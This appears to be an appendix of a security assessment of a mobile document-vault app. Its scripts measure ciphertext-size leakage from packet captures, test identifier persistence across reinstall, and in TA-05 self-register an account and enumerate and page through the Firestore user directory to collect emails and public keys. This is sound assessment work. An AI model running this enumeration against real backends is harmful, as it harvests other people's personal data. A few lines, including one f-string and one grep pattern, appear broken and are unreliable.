 echo "# magick: $(magick -version | head -1)"
 echo "# exiftool: $(exiftool -ver)"
 echo
 printf "%-24s %12s  %s\n" "file" "bytes" "sha256"
 for f in "$OUT"/fixture-* "$OUT"/size-*; do
   [ -f "$f" ] || continue
   case "$f" in *MANIFEST*|*verify-*) continue;; esac
   printf "%-24s %12s  %s\n" "$(basename "$f")" \
     "$(wc -c < "$f" | tr -d ' ')" "$(shasum -a 256 "$f" | cut -d' ' -f1)"
 done
} | tee "$MAN"
echo
echo "manifest written to $MAN"
echo
echo "NOTE: metadata-fixture byte sizes depend on the ImageMagick version and will differ between"
echo "      machines. That is fine -- the size test needs sizes that are KNOWN and DISTINCT, not"
echo "      sizes that match someone else's. The size-*.txt probes are exact by construction."
```

size_correlate.py

```
#!/usr/bin/env python3
"""
TA-04 step 4 -- does ciphertext length leak plaintext length?

Purpose
-------
Even with TLS intact a passive observer sees the size of every upload. If ciphertext length tracks
plaintext length then document sizes leak, and a distinctive multiset of sizes links two sessions
of the same user with no decryption at all.

Method
------
Uploads are measured **per TCP stream**, ordered by first packet. An earlier version of this script
summed bytes per destination IP, which merged several uploads to the same Google address and hid the
relationship entirely; it also excluded `.txt` files when loading fixtures, which silently dropped
every size probe. Both are fixed here.

The caller states the upload order, so each stream maps to a known plaintext size by sequence rather
than by guesswork.

The app has two upload paths and they behave differently (TA-07 §4):
 * below 5 MiB -- the file's BASE64 TEXT is encrypted, then base64'd again into the JSON
   envelope, giving ×16/9 ≈ 1.778
 * at or above 5 MiB -- the chunked writer encrypts RAW BYTES, giving ×4/3 ≈ 1.333
Each path is fitted separately; mixing them would produce a meaningless single slope.

Usage
-----
   python3 size_correlate.py <capture.pcap> --order 10240,51200,102400,512000,1048576,2097152,6291456
   python3 size_correlate.py <capture.pcap> --fixtures evidence/TA-04/fixtures   # infer order by size
"""

import argparse
import collections
import datetime
import os
```

```
import struct
import sys

sys.path.insert(0, os.path.dirname(os.path.abspath(__file__)))
from ja3ja4 import strip_link, strip_ip_tcp, parse_client_hello  # noqa: E402

THRESHOLD = 5 * 1024 * 1024   # upload.ts chunked-path threshold


def packets(path):
    d = open(path, "rb").read()
    if d[:4] == b"\x0a\x0d\x0d\x0a":
        sys.exit("pcapng not supported here -- export as pcap")
    en = "<" if d[:4] in (b"\xd4\xc3\xb2\xa1", b"\x4d\x3c\xb2\xa1") else ">"
    lt = struct.unpack(en + "I", d[20:24])[0]
    off = 24
    while off + 16 <= len(d):
        ts, tus, cap, _ = struct.unpack(en + "IIII", d[off:off + 16])
        off += 16
        if off + cap > len(d):
            break
        yield ts + tus / 1e6, lt, d[off:off + cap]
        off += cap


def upload_streams(path, min_bytes, host):
    st = collections.defaultdict(lambda: {"out": 0, "sni": None, "t0": None})
    for ts, lt, pkt in packets(path):
        et, pl = strip_link(lt, pkt)
        if et is None:
            continue
        parsed = strip_ip_tcp(et, pl)
        if not parsed:
            continue
        _src, dst, dport, tcp = parsed
        t = pl[(pl[0] & 0x0F) * 4:] if et == 0x0800 else pl[40:]
        if len(t) < 20:
            continue
        sport, dpt = struct.unpack("!HH", t[0:4])
        if dpt != 443:
            continue
        s = st[(sport, dst)]
        s["out"] += len(tcp)
        if s["t0"] is None:
            s["t0"] = ts
        ch = parse_client_hello(tcp)
        if ch and ch.get("sni"):
            s["sni"] = ch["sni"]
    ups = [v for v in st.values()
           if v["out"] >= min_bytes and (host is None or (v["sni"] or "") == host)]
    return sorted(ups, key=lambda v: v["t0"])


def fit(xs, ys):
    """Least-squares y = a*x + b."""
    n = len(xs)
    if n < 2:
        return None, None
    mx, my = sum(xs) / n, sum(ys) / n
    den = sum((x - mx) ** 2 for x in xs)
    if den == 0:
        return None, None
    a = sum((x - mx) * (y - my) for x, y in zip(xs, ys)) / den
    return a, my - a * mx


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("capture")
    ap.add_argument("--order", help="comma-separated plaintext sizes, in upload order")
    ap.add_argument("--fixtures", help="directory of fixtures; order inferred ascending by size")
    ap.add_argument("--pattern", default="size-",
                    help="filename prefix to select in --fixtures mode (default: size-, the size "
                         "probes; the metadata fixtures in the same directory are not uploads)")
    ap.add_argument("--min-bytes", type=int, default=5000)
    ap.add_argument("--host", default="firebasestorage.googleapis.com",
                    help="restrict to this SNI (Storage); set empty to disable")
    args = ap.parse_args()

    if args.order:
        expected = [int(x) for x in args.order.split(",") if x.strip()]
        labels = [f"{s:,} B" for s in expected]
    elif args.fixtures:
        fx = []
        for n in sorted(os.listdir(args.fixtures)):
            p = os.path.join(args.fixtures, n)
            # NB: .txt IS included -- the size probes are .txt. But only files matching --pattern
            # are treated as uploads: the directory also holds the TA-07 metadata fixtures, which
            # are not part of this test and would inflate the expected count.
            if os.path.isfile(p) and n.startswith(args.pattern):
                fx.append((n, os.path.getsize(p)))
        fx.sort(key=lambda t: t[1])
        expected = [s for _, s in fx]
        labels = [n for n, _ in fx]
    else:
        sys.exit("give --order or --fixtures")

    ups = upload_streams(args.capture, args.min_bytes, args.host or None)

    print("# TA-04 step 4 -- ciphertext length vs plaintext length\n")
    print(f"**Capture:** `{os.path.basename(args.capture)}` · "
          f"**upload streams found:** {len(ups)} · **expected:** {len(expected)}\n")

    if len(ups) != len(expected):
        print(f"> **MISMATCH -- {len(ups)} streams for {len(expected)} declared uploads.**\n")
        print("> Refusing to pair them: an off-by-one would silently attribute every upload to the "
              "wrong document and produce a confident, wrong regression.\n")
        print("> **Most likely fix -- declare the order explicitly:**\n")
        print("> ```")
        print("> python3 size_correlate.py <capture>.pcap \\")
        print(">     --order " + ",".join(str(s) for s in expected[:len(ups)]) + "   # the sizes you actually uploaded, in order")
        print("> ```\n")
        print("> In `--fixtures` mode only files starting with `--pattern` (default `size-`) count "
              "as uploads -- the directory may also hold metadata fixtures that were not part of "
              "this test.\n")
        for i, u in enumerate(ups, 1):
            ts = datetime.datetime.utcfromtimestamp(u["t0"]).strftime("%H:%M:%S")
            print(f"> {i}. {ts}  {u['out']:,} B outbound")
        sys.exit(2)

    rows = []
    for lab, exp, u in zip(labels, expected, ups):
        rows.append({"label": lab, "plain": exp, "out": u["out"],
                     "t": datetime.datetime.utcfromtimestamp(u["t0"]).strftime("%H:%M:%S"),
                     "path": "chunked (raw)" if exp >= THRESHOLD else "base64 text"})
```

```
    print("## Measurements -- streams paired to uploads by order\n")
    print("| # | Time | Upload | Plaintext | Outbound | Ratio | Path |")
    print("|---|---|---|---|---|---|---|")
    for i, r in enumerate(rows, 1):
        print(f"| {i} | {r['t']} | `{r['label']}` | {r['plain']:,} | {r['out']:,} | "
              f"**{r['out']/r['plain']:.3f}** | {r['path']} |")
    print()

    for name, sel, factor in (("Below the 5 MiB threshold -- base64-text path",
                               [r for r in rows if r["plain"] < THRESHOLD], 16 / 9),
                              ("At or above 5 MiB -- chunked raw-byte path",
                               [r for r in rows if r["plain"] >= THRESHOLD], 4 / 3)):
        if not sel:
            continue
        print(f"### {name}\n")
        a, b = fit([r["plain"] for r in sel], [r["out"] for r in sel])
        if a is None:
            r = sel[0]
            print(f"Single point: ratio **{r['out']/r['plain']:.3f}** against a predicted "
                  f"**{factor:.3f}** ({x{factor:.4f}).\n")
            print(f"Overhead vs prediction: {r['out'] - r['plain']*factor:,.0f} B\n")
            continue
        print(f"Least-squares fit: **outbound ≈ {a:.4f} × plaintext + {b:,.0f}**\n")
        print(f"- slope **{a:.4f}** against the predicted **{factor:.4f}** "
              f"({100*(a-factor)/factor:+.1f} %)")
        print(f"- fixed overhead **{b:,.0f} B**\n")
        print("| Upload | Observed | **Estimated plaintext** | True | Error |")
        print("|---|---|---|---|---|")
        for r in sel:
            est = (r["out"] - b) / a
            print(f"| `{r['label']}` | {r['out']:,} | **{est:,.0f}** | {r['plain']:,} | "
                  f"{100*(est-r['plain'])/r['plain']:+.2f} % |")
        print()

    print("## Reading the result\n")
    print("- A **consistent slope with a small fixed intercept** means ciphertext length is a "
          "deterministic function of plaintext length: sizes leak, and the inverse column shows how "
          "precisely an observer recovers them.")
    print("- **Two different slopes either side of 5 MiB** confirm the app's two upload paths "
          "encrypt differently (TA-07 §4) -- and make the threshold itself visible on the wire.")
    print("- **Sizes quantised to fixed buckets** would mean padding is present. The static round "
          "found none anywhere in the encrypt path, so that outcome would be a surprise.\n")


if __name__ == "__main__":
    main()
```

A.2 TA-05: Account-existence disclosure via vaultUsers

01-acquire-token.sh

```
#!/usr/bin/env bash
# TA-05 step 1 -- acquire an end-user ID token for the attacker account.
#
# It authenticates, and authentication is the operator's job, not the
# analyst's. The password is read interactively with `read -s`: it is never written to a file,
# never passed as an argument (argv is visible in `ps`), and never echoed to the terminal.
#
# What it produces: the account's ID token, printed once, plus a decoded claims block appended
# to the transcript. Hand the token to whoever is running 02-enumerate.sh.
#
#   ./01-acquire-token.sh <email>
#
# Tests hypothesis H5 on the way past: if signUp returns a token, an account on this project
# costs exactly one unauthenticated HTTP request -- no mailbox, no device, no verification.

set -uo pipefail
cd "$(git rev-parse --show-toplevel)" || exit 1

EMAIL="${1:?usage: 01-acquire-token.sh <email>}"
LOG="evidence/TA-05/enumeration-transcript.log"
mkdir -p "$(dirname "$LOG")"

# The Web API key is public by design in any shipped mobile app -- it is an identifier, not a
# secret. It is still kept out of the evidence bundle so circulating the bundle raises no
# needless review question.
WEB_API_KEY="$(node -e "
 const g=require('./android/app/google-services.json');
 process.stdout.write(g.client[0].api_key[0].current_key);
")"
[ -n "$WEB_API_KEY" ] || { echo "could not read Web API key from google-services.json" >&2; exit 1; }

# Rules enforcement only applies to end-user tokens. A service-account credential bypasses rules
# entirely, so a dump obtained with one proves nothing. Refuse to run in that shell.
if [ -n "${GOOGLE_APPLICATION_CREDENTIALS:-}" ]; then
 echo "GOOGLE_APPLICATION_CREDENTIALS is set. Unset it -- admin credentials bypass security" >&2
 echo "rules, and any result obtained with them is void as evidence." >&2
 exit 1
fi

printf 'password for %s: ' "$EMAIL" >&2
read -rs PASSWORD
echo >&2
[ -n "$PASSWORD" ] || { echo "empty password" >&2; exit 1; }

req() {  # req <endpoint> ; reads EMAIL/PASSWORD from scope, prints raw JSON
 curl -s -X POST \
   "https://identitytoolkit.googleapis.com/v1/accounts:${1}?key=${WEB_API_KEY}" \
   -H 'Content-Type: application/json' \
   --data-binary @<(node -e '
     process.stdout.write(JSON.stringify({
       email: process.env.EMAIL, password: process.env.PASSWORD, returnSecureToken: true
     }));
   ')
}

export EMAIL PASSWORD

{
 echo
 echo "# ===== TA-05 step 1 -- token acquisition for ${EMAIL} ====="
 echo "# started: $(date -u '+%Y-%m-%dT%H:%M:%SZ')"
} >> "$LOG"

# 1.b -- is self-service registration open? (H5)
```

```
SIGNUP="$(req signUp)"
SIGNUP_ERR="$(printf '%s' "$SIGNUP" | node -e "
 let s='';process.stdin.on('data',d=>s+=d).on('end',()=>{
   try{process.stdout.write(JSON.parse(s).error?.message??'')}catch(e){process.stdout.write('PARSE_FAIL')}
 });")"

if [ -z "$SIGNUP_ERR" ]; then
 echo "STEP 1.b  signUp SUCCEEDED -- H5 CONFIRMED: registration is open, one request, no verification" | tee -a "$LOG"
elif [ "$SIGNUP_ERR" = "EMAIL_EXISTS" ]; then
 echo "STEP 1.b  signUp -> EMAIL_EXISTS (account already present; H5 not tested by this run)" | tee -a "$LOG"
else
 echo "STEP 1.b  signUp -> ${SIGNUP_ERR}" | tee -a "$LOG"
fi

# 1.c -- sign in and capture the token
IDTOKEN="$(req signInWithPassword | node -e "
 let s='';process.stdin.on('data',d=>s+=d).on('end',()=>{
   const j=JSON.parse(s);
   if(j.error){console.error('sign-in failed: '+j.error.message);process.exit(1)}
   process.stdout.write(j.idToken);
 });")" || exit 1

unset PASSWORD

# Log the token's CLAIMS, never the token. email_verified is the load-bearing one: neither rules
# file checks that claim, so an unverified account is a fully privileged reader.
IDTOKEN="$IDTOKEN" node -e '
 const p = process.env.IDTOKEN.split(".")[1];
 const c = JSON.parse(Buffer.from(p.replace(/-/g,"+").replace(/_/g,"/"),"base64").toString());
 console.log("STEP 1.c  claims: " + JSON.stringify({
   user_id: c.user_id ?? c.sub, email: c.email, email_verified: c.email_verified,
   provider: c.firebase?.sign_in_provider, exp: c.exp
 }));
' | tee -a "$LOG"

echo
echo "==================== hand this to the analyst ===================="
echo "$IDTOKEN"
echo "=================================================================="
echo
echo "The token expires in one hour. It authorises reads as this account only." >&2
```

02-enumerate.sh

```
#!/usr/bin/env bash
# TA-05 step 2-4 -- the enumeration itself. Every request here is a READ. Nothing is written.
#
#   A_IDTOKEN=<token from 01-acquire-token.sh> ./02-enumerate.sh <victim-email> [victim-uid]
#
# Hypotheses under test, stated in enumeration-harness.md BEFORE any of this ran:
#   H1 point query succeeds and discloses existence
#   H2 unfiltered list also succeeds and pages the entire directory
#   H3 each document holds uid, emailLower, sharePublicKey, updatedAt and nothing else
#   H4 an unauthenticated request is refused -- the only gate is "hold any account"
#   H5 a brand-new unverified account suffices          (tested in 01-acquire-token.sh)
#
# A refusal is a result. It gets logged, not discarded.

set -uo pipefail
cd "$(git rev-parse --show-toplevel)" || exit 1

VICTIM_EMAIL="${1:?usage: A_IDTOKEN=... 02-enumerate.sh <victim-email> [victim-uid]}"
VICTIM_UID="${2:-}"
: "${A_IDTOKEN:?set A_IDTOKEN in the environment (never on the command line -- argv shows in ps)}"

PID="docvault-third-year-project"
BASE="https://firestore.googleapis.com/v1/projects/${PID}/databases/(default)/documents"
LOG="evidence/TA-05/enumeration-transcript.log"
RAW="evidence/TA-05/private"
mkdir -p "$RAW"

# A control address that cannot be registered. `.invalid` is reserved by RFC 2606 -- no mail
# system will ever accept it, so a "not found" here is ground truth, not an assumption.
CONTROL_EMAIL="ta05-control-$(head -c 6 /dev/urandom | xxd -p)@example.invalid"

if [ -n "${GOOGLE_APPLICATION_CREDENTIALS:-}" ]; then
 echo "GOOGLE_APPLICATION_CREDENTIALS is set -- admin credentials bypass rules. Refusing." >&2
 exit 1
fi

say() { printf '%s\n' "$*" | tee -a "$LOG"; }

say ""
say "# ================= TA-05 steps 2-4 -- enumeration ================="
say "# started:  $(date -u '+%Y-%m-%dT%H:%M:%SZ')"
say "# project:  ${PID}"
say "# control:  ${CONTROL_EMAIL}  (RFC 2606 .invalid -- unregistrable by construction)"
say ""

# ------------------------------------------------------------ helpers
# runQuery against vaultUsers filtered on emailLower. Prints the raw response to $RAW and a
# one-line verdict to the log.
point_query() {  # point_query <label> <email> <auth: yes|no>
 # Split, not chained. bash 3.2 -- still /bin/bash on macOS -- declares every name in a
 # `local` statement BEFORE it assigns any of them, so a later initialiser referencing an
 # earlier one sees it unset, and `set -u` turns that into a hard abort. bash 4+ assigns
 # left to right and hides the bug entirely.
 local label="$1"
 local email="$2"
 local auth="$3"
 local out="$RAW/pq-${label}.json"
 local -a hdr=(-H 'Content-Type: application/json')
 [ "$auth" = yes ] && hdr+=(-H "Authorization: Bearer ${A_IDTOKEN}")

 QEMAIL="$email" node -e '
   process.stdout.write(JSON.stringify({structuredQuery:{
     from:[{collectionId:"vaultUsers"}],
     where:{fieldFilter:{field:{fieldPath:"emailLower"},op:"EQUAL",
            value:{stringValue:process.env.QEMAIL.toLowerCase()}}},
     limit:10}}));
 ' > "$RAW/.q.json"

 curl -s "${hdr[@]}" -X POST "${BASE}:runQuery" --data-binary "@$RAW/.q.json" > "$out"
 node -e '
   const fs=require("fs"); const r=JSON.parse(fs.readFileSync(process.argv[1],"utf8"));
   // :runQuery ALWAYS returns an array. A denial arrives as [{error:{...}}], and a genuine
   // empty result as [{readTime:"..."}]. Checking `r.error` on the ARRAY yields undefined, so
   // an earlier version of this let a 403 fall through and print "0 documents" -- a REFUSAL
   // rendered as a PASS, which is the worst way for this script to be wrong. Unwrap first.
   const rows = Array.isArray(r) ? r : [r];
   const err  = (rows.find(x => x && x.error) || {}).error || r.error;
```

```
   if (err) { console.log("  -> DENIED/ERROR  "+err.status+": "+err.message); process.exit(0) }
   const docs = rows.filter(x => x.document);
   if (!docs.length && !rows.some(x => x.readTime)) {
     console.log("  -> UNRECOGNISED RESPONSE SHAPE -- inspect the raw file, do not treat as empty");
     process.exit(0)
   }
   console.log("  -> HTTP OK, documents returned: "+docs.length
     + (docs.length ? "  fields: ["+Object.keys(docs[0].document.fields||{}).sort().join(", ")+"]" : ""));
 ' "$out" | tee -a "$LOG"
}

# ------------------------------------------------------------------ 1.a  (H4)
say "STEP 1.a -- baseline: the SAME query with NO Authorization header"
point_query "unauth-victim" "$VICTIM_EMAIL" no

# ------------------------------------------------------------------ 2.a  control
say ""
say "STEP 2.a -- negative control: an address that cannot exist"
point_query "control" "$CONTROL_EMAIL" yes

# ------------------------------------------------------------------ 2.b  the probe (H1)
say ""
say "STEP 2.b -- the probe: victim's address, queried by the attacker account"
point_query "victim" "$VICTIM_EMAIL" yes

# ------------------------------------------------------------------ 2.c  get by uid
if [ -n "$VICTIM_UID" ]; then
 say ""
 say "STEP 2.c -- point READ by uid (does 'get' work as well as 'list'?)"
 curl -s -H "Authorization: Bearer ${A_IDTOKEN}" \
   "${BASE}/vaultUsers/${VICTIM_UID}" > "$RAW/get-victim.json"
 node -e '
   const r=JSON.parse(require("fs").readFileSync(process.argv[1],"utf8"));
   console.log(r.error ? "  -> DENIED/ERROR  "+r.error.status
                       : "  -> READ OK  fields: ["+Object.keys(r.fields||{}).sort().join(", ")+"]");
 ' "$RAW/get-victim.json" | tee -a "$LOG"
fi

# ------------------------------------------------------------------ 3.a  bulk list (H2)
say ""
say "STEP 3.a -- UNFILTERED list of vaultUsers, paged to exhaustion"
PAGE_TOKEN=""; PAGE=0; TOTAL=0
: > "$RAW/all-docs.ndjson"
while : ; do
 PAGE=$((PAGE+1))
 URL="${BASE}/vaultUsers?pageSize=300"
 [ -n "$PAGE_TOKEN" ] && URL="${URL}&pageToken=${PAGE_TOKEN}"
 curl -s -H "Authorization: Bearer ${A_IDTOKEN}" "$URL" > "$RAW/list-p${PAGE}.json"

 read -r STATUS COUNT PAGE_TOKEN <<<"$(node -e '
   const r=JSON.parse(require("fs").readFileSync(process.argv[1],"utf8"));
   if(r.error){console.log("ERROR 0 -"); process.exit(0)}
   // Unlike :runQuery, the list endpoint returns an OBJECT, so r.error above is correct here.
   // The remaining trap is the same one: a response carrying NEITHER an error nor a documents
   // array would silently score as "0 documents" -- indistinguishable from a locked-down
   // collection, i.e. a fabricated PASS. An absent `documents` key on a non-empty collection
   // is not "empty", it is unparsed. Refuse it rather than counting it.
   if(!("documents" in r)){ console.log("SHAPE 0 -"); process.exit(0) }
   const d=r.documents||[];
   console.log("OK "+d.length+" "+(r.nextPageToken||"-"));
 ' "$RAW/list-p${PAGE}.json")"

 if [ "$STATUS" = SHAPE ]; then
   say "  -> UNRECOGNISED RESPONSE SHAPE on page ${PAGE} -- inspect $RAW/list-p${PAGE}.json."
   say "     NOT counted as empty. The dump total below is incomplete; do not cite it."
   break
 fi

 if [ "$STATUS" = ERROR ]; then
   node -e 'const r=JSON.parse(require("fs").readFileSync(process.argv[1],"utf8"));
            console.log("  -> DENIED/ERROR  "+r.error.status+": "+r.error.message);' \
     "$RAW/list-p${PAGE}.json" | tee -a "$LOG"
   break
 fi

 node -e 'const r=JSON.parse(require("fs").readFileSync(process.argv[1],"utf8"));
          for(const d of (r.documents||[])) console.log(JSON.stringify(d));' \
   "$RAW/list-p${PAGE}.json" >> "$RAW/all-docs.ndjson"

 TOTAL=$((TOTAL+COUNT))
 say "  page ${PAGE}: ${COUNT} documents  (running total ${TOTAL})"
 [ "$PAGE_TOKEN" = "-" ] && break
 [ "$PAGE" -ge 50 ] && { say "  STOPPED at 50 pages -- cap reached, directory is larger"; break; }
done

# ------------------------------------------------------------------ 3.c / 4  quantify (H3)
if [ "$TOTAL" -gt 0 ]; then
 say ""
 say "STEP 3.c / 4 -- what the dump actually contains"
 node -e '
   const fs=require("fs");
   const docs=fs.readFileSync(process.argv[1],"utf8").trim().split("\n").filter(Boolean).map(JSON.parse);
   const fields=new Set(); let withKey=0, withEmail=0;
   for(const d of docs){
     for(const k of Object.keys(d.fields||{})) fields.add(k);
     if(d.fields?.sharePublicKey) withKey++;
     if(d.fields?.emailLower)     withEmail++;
   }
   console.log("  user records recovered ........ "+docs.length);
   console.log("  with an email address ......... "+withEmail);
   console.log("  with a published public key ... "+withKey);
   console.log("  union of field names .......... ["+[...fields].sort().join(", ")+"]");
 ' "$RAW/all-docs.ndjson" | tee -a "$LOG"

 # Email domains only -- never the addresses themselves. The count is the finding; the
 # addresses are other people's personal data and do not belong in a circulated bundle.
 say ""
 say "  email domains present (addresses withheld -- see redaction note):"
 node -e '
   const fs=require("fs");
   const docs=fs.readFileSync(process.argv[1],"utf8").trim().split("\n").filter(Boolean).map(JSON.parse);
   const t={};
   for(const d of docs){
     const e=d.fields?.emailLower?.stringValue; if(!e) continue;
     const dom=e.split("@")[1]||"(malformed)"; t[dom]=(t[dom]||0)+1;
   }
   for(const [k,v] of Object.entries(t).sort((a,b)=>b[1]-a[1])) console.log("    "+v+"  @"+k);
 ' "$RAW/all-docs.ndjson" | tee -a "$LOG"
fi

say ""
say "# finished: $(date -u '+%Y-%m-%dT%H:%M:%SZ')"
say "# raw responses (gitignored, contains real addresses): ${RAW}/"

# The token must never reach the committed transcript.
if grep -qF "$A_IDTOKEN" "$LOG" 2>/dev/null; then
```

```
 echo "FATAL: the ID token leaked into $LOG -- scrub before committing" >&2; exit 1
fi
echo "token-leak check: clean"
```

03-ui-oracle.sh

```
#!/usr/bin/env bash
# TA-05 step 6 -- capture what the share dialog actually shows the user.
#
#   ./03-ui-oracle.sh <serial> <label>
#
# WHY NOT A SCREENSHOT: MainActivity.kt:27 sets FLAG_SECURE, so `screencap` returns a black
# frame and screen recording is blocked at the compositor. That protection is working as
# designed and must not be disabled to make evidence prettier -- the artefact would then no
# longer describe the shipped build. This AVD is a Google Play system image, so `adb root`
# is refused and there is no bypass available anyway.
#
# `uiautomator dump` reads the accessibility tree, which FLAG_SECURE does not cover. For
# TA-05-F2 that is the better artefact: the finding is that two error strings DIFFER, and
# this yields them verbatim and diffable rather than as pixels someone has to read.

set -uo pipefail
cd "$(git rev-parse --show-toplevel)" || exit 1

D="${1:?usage: 03-ui-oracle.sh <serial> <label>}"
LABEL="${2:?usage: 03-ui-oracle.sh <serial> <label>}"
OUT="evidence/TA-05/ui-oracle"
mkdir -p "$OUT"

adb -s "$D" shell uiautomator dump /sdcard/ui-"$LABEL".xml >/dev/null 2>&1
adb -s "$D" pull /sdcard/ui-"$LABEL".xml "$OUT/raw-$LABEL.xml" >/dev/null 2>&1
adb -s "$D" shell rm -f /sdcard/ui-"$LABEL".xml

{
 echo "# TA-05 step 6 -- UI state: $LABEL"
 echo "# captured: $(date -u '+%Y-%m-%dT%H:%M:%SZ')  device: $D"
 echo "# build:    $(adb -s "$D" shell dumpsys package com.secdocvault | grep -m1 versionName | tr -d '\r' | xargs)"
 echo "# note:     text read from the accessibility tree; screencap is black by design (FLAG_SECURE)"
 echo
 tr '>' '>\n' < "$OUT/raw-$LABEL.xml" \
   | grep -oE 'text="[^"]*"' | grep -v 'text=""' | sed 's/^text="/  /; s/"$//'
} > "$OUT/$LABEL.txt"

cat "$OUT/$LABEL.txt"
```

A.3 TA-06: Identifier persistence across reinstall

capture-state.sh

```
#!/usr/bin/env bash
# TA-06 -- record every app-visible identifier and every persistent artefact, at one point in time.
#
#   ./capture-state.sh <serial> <label>
#
# Run it at each phase of the cycle; compare-state.sh then diffs two captures.
# Suggested labels: 01-baseline  02-post-uninstall  03-post-reinstall  04-post-factory-reset
#
# WHY THE SANDBOX HALF NEEDS THE DEBUG BUILD. `run-as` only works on a debuggable package, and
# the release build is not debuggable. Using the debug build is sound here rather than a
# compromise: both variants are signed with the SAME certificate
# (fac61745dc0903786fb9ede62a962b399f7348f0bb6f899b83326675910330b9c -- see TA-01-F8, release is
# signed with the debug keystore). Since Android 8 scopes ANDROID_ID per signing key, per user,
# per device, the two variants share one ANDROID_ID scope, so a value measured under debug is
# the value release sees. Storage paths and Keychain service names are identical in both.
#
# Every step degrades gracefully: a section that cannot be read says so rather than writing an
# empty result. An unreadable section and an empty one mean very different things to the
# comparison, and conflating them would let a collection failure pass as "nothing persisted" --
# which is exactly the direction a persistence test must not fail in.

set -uo pipefail
cd "$(git rev-parse --show-toplevel)" || exit 1

D="${1:?usage: capture-state.sh <serial> <label>}"
LABEL="${2:?usage: capture-state.sh <serial> <label>}"
PKG="com.secdocvault"
OUT="evidence/TA-06/state/$LABEL"
mkdir -p "$OUT"

sh() { adb -s "$D" shell "$@" 2>/dev/null | tr -d '\r'; }
runas() { adb -s "$D" shell "run-as $PKG $*" 2>&1 | tr -d '\r'; }

DEBUGGABLE=no
runas id | grep -q "uid=" && DEBUGGABLE=yes

{
 echo "# TA-06 state capture -- $LABEL"
 echo "# captured : $(date -u '+%Y-%m-%dT%H:%M:%SZ')"
 echo "# device   : $D  ($(sh getprop ro.product.model) / $(sh getprop ro.build.version.release))"
 echo "# run-as   : $DEBUGGABLE"
 echo
} > "$OUT/summary.txt"

# ------------------------------------------------------------------ 1. package identity
{
 echo "## 1. Package"
 if sh "pm path $PKG" | grep -q .; then
   # One dumpsys call, parsed locally. Field names differ from the labels below: the uid is
   # reported as `appId=`, and the signature digest as a truncated hash inside
   # `signatures=PackageSignatures{... signatures:[<hash>] ...}`. Values are stripped of their
   # `key=` prefix so the comparison lines up on the value alone.
   DUMP=$(sh "dumpsys package $PKG")
   get() { printf '%s\n' "$DUMP" | grep -m1 -oE "$1" | sed 's/^[^=]*=//' | xargs; }
   echo "  installed        : yes"
   echo "  versionName      : $(get 'versionName=[^ ]+')"
   echo "  appId(uid)       : $(get 'appId=[0-9]+')"
   echo "  firstInstallTime : $(printf '%s\n' "$DUMP" | grep -m1 firstInstallTime | sed 's/^[^=]*=//' | xargs)"
   echo "  lastUpdateTime   : $(printf '%s\n' "$DUMP" | grep -m1 lastUpdateTime | sed 's/^[^=]*=//' | xargs)"
   echo "  dataDir          : $(get 'dataDir=[^ ]+')"
   # sed, not `tr -d`: tr deletes a SET of characters, so tr -d 'signature:[]' strips every
```

```
   # a/e/g/i/n/r/s/t/u from the hex digest too -- it silently turned 51ed3f60 into 51d3f60.
   echo "  signature hash   : $(printf '%s\n' "$DUMP" | grep -m1 -oE 'signatures:
[0-9a-f]+
' | sed -E 's/^signatures:
//;s/
$//')"
 else
   echo "  installed        : NO"
 fi
} >> "$OUT/summary.txt"

# ---------------------------------------------------------------- 2. ANDROID_ID, both scopes
# Since Android 8 the SSAID is per (signing key, user, device). The shell's value is NOT the
# app's. Reading the app's requires the query to originate from the app's uid, which run-as
# provides. Without run-as only the shell value is obtainable, and it must not be reported as
# though it were the app's -- that substitution would silently answer the wrong question.
{
 echo
 echo "## 2. ANDROID_ID (Settings.Secure)"
 echo "  shell scope      : $(sh "settings get secure android_id")"
 # The app-scoped SSAID is NOT READABLE on this device configuration, and the reason is worth
 # recording rather than retrying. Three routes exist and all are closed here:
 #   * `run-as <pkg> content query ...` -- the `content` tool calls getContentProviderExternal(),
 #     which requires android.permission.ACCESS_CONTENT_PROVIDERS_EXTERNALLY. That is a
 #     signature/shell permission; the app uid does not hold it, so the call dies with a
 #     SecurityException. run-as gives the app's uid, which is exactly why this fails.
 #   * /data/system/users/0/settings_ssaid.xml -- root only. This AVD runs a Play Store system
 #     image, so `adb root` is refused.
 #   * Instrumenting the app to print it -- forbidden; plan ground rule, no source modification.
 # A fourth route remains open and is NOT attempted automatically: build a minimal probe APK
 # signed with the SAME debug keystore. Android scopes the SSAID per signing key, so a
 # co-signed probe reads the identical value. See README §"ANDROID_ID, and why it is not
 # measured directly".
 echo "  app scope        : NOT MEASURABLE on this configuration -- see README. Not retried."
 echo "                     The shell value above is a DIFFERENT scope and is not a substitute."
 if [ "$DEBUGGABLE" = yes ]; then
   echo "                     (run-as is available; the blocker is the content-provider"
   echo "                      permission, not debuggability.)"
 fi
} >> "$OUT/summary.txt"

# ---------------------------------------------------------------- 3. sandbox inventory
{
 echo
 echo "## 3. App sandbox (survives uninstall only if Android fails to clear it)"
 if [ "$DEBUGGABLE" = yes ]; then
   runas "find . -type f" | sed 's/^/  /' | head -300
   echo "  --- file count: $(runas 'find . -type f' | grep -c .) ---"
 else
   echo "  NOT MEASURED -- package not debuggable."
 fi
} >> "$OUT/summary.txt"

if [ "$DEBUGGABLE" = yes ]; then
 # Marker file. An EMPTY sandbox-hashes.txt is a real and important result -- it is what a
 # correctly cleared sandbox looks like. Without this marker, an empty file is indistinguishable
 # from one that was never written because run-as failed, and the comparison would have to guess.
 # It guessed wrong once: it reported a cleared sandbox as a collection gap.
 : > "$OUT/.sandbox-measured"
 runas "find . -type f -exec md5sum {} +" > "$OUT/sandbox-hashes.txt" 2>/dev/null
 # shared_prefs is where react-native-keychain parks its Keystore-wrapped ciphertext, and where
 # any surviving identifier would most plausibly live.
 runas "sh -c 'for f in shared_prefs/*.xml; do echo \"===== \$f\"; cat \"\$f\"; done'" \
   > "$OUT/shared_prefs.xml.txt" 2>/dev/null
fi

# ---------------------------------------------------------------- 4. outside the sandbox
# exportDocumentToDevice (storage.ts:581) and the censor save (PreviewScreen.tsx:201) both write
# to RNFS.DownloadDirectoryPath -- shared storage, NOT the app sandbox. Android does not remove
# shared-storage files on uninstall, so anything here is a persistence candidate by construction.
{
 echo
 echo "## 4. Shared storage -- /sdcard/Download (NOT cleared on uninstall)"
 sh "ls -la /sdcard/Download" | sed 's/^/  /'
 echo "  --- file count: $(sh 'ls -1 /sdcard/Download' | grep -c .) ---"
} >> "$OUT/summary.txt"

sh "find /sdcard/Download -type f -exec md5sum {} +" > "$OUT/download-hashes.txt" 2>/dev/null

